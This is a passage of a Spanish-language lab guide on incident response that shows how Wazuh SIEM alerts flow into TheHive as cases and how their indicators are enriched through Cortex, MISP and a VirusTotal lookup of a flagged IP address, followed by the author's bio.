


8. Alertas y Casos


Cuando recibes una alerta de Wazuh SIEM, se deben recibir también en The HIVE



Una vez se reciban las alertas, podemos crear CASOS que contienen las alertas detectadas, estos casos serán definidos por los Case Templates que hemos importado antes. Lo cual, tenemos descrito en la pestaña TASK, cada una de las fases del playbook (procedimiento de respuesta) que debemos ejecutar. Por ejemplo, Phishing, Malware, ransomware, entre otros



- El caso contiene los IOC de cada alerta, así que podemos enriquecer con Cortex, MISP y Virus Total, para saber si contempla alguna amenaza.



Vemos que Virus Total nos dice que esta IP tiene 14 registros maliciosos de los 90 motores de análisis disponibles.

[Show raw result](#)**Summary**

Malicious 14/90 **Last analysis date** 2023-11-01 18:57:15

Suspicious 0/90

Undefined 18/90

Url <http://173.82.227.16/>**SHA-256** 87310ec79451677d9e3a753233cb7cbdc9267f0185cd83ada5135fc4733e548e**VirusTotal Report** <https://www.virustotal.com/gui/url/87310ec79451677d9e3a753233cb7cbdc9267f0185cd83ada5135fc4733e548e>**Last Serving IP Address**

IP	Detections	Autonomous System	Country
173.82.227.16	14 / 88	35916	US

Scans

Scanner	Detected	Result	Method
Bkav	?	unrated	blacklist
CMC Threat Intelligence	✓	clean	blacklist
Snort IP sample list	✓	clean	blacklist

Realiza tus propias pruebas, practica con distintos ataques, escenarios e infraestructura, para próximos laboratorios realizaremos un entorno de Threat Hunting.

Autor de esta guía



Julián David Delgado Piraquive

Head of Offensive Security & MDR

Julián es un experto en ciberseguridad, especializado en seguridad ofensiva y respuesta ante incidentes. Lidera equipos de Red Team y MDR en Factum Information Technologies, además es docente y tutor de Máster de Ciberseguridad.

[Ver más contenido de este autor](#)